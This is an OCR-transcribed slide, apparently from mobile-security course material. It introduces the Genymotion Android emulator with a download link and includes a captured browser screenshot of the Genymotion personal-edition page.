
GenyMotion




GENYMOTION


- Genymotion is a fast third-party emulator that can be used instead of the default Android emulator.
- Download from https://www.genymotion.com/


Genymotion For Fun – Fr
Firefox Privacy Notice —
https://www.genymotion.com/fun-zone/
Most Visited
Getting Started
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFu
GENYMOTION by
Solutions
Use cases
Pricing
Help
Blog
Contact Us
Trial
Sign In
Genymotion for fun
For personal use only
You want to enjoy Genymotion for personal Android app emulation or to play your favorite Android games on your computer?
Download Genymotion Personal Edition
We are using cookies to provide statistics that help us give you the best experience of our site. By continuing to use the site you are agreeing to our use of cookies. You can find our Privacy Statement.
I Agree




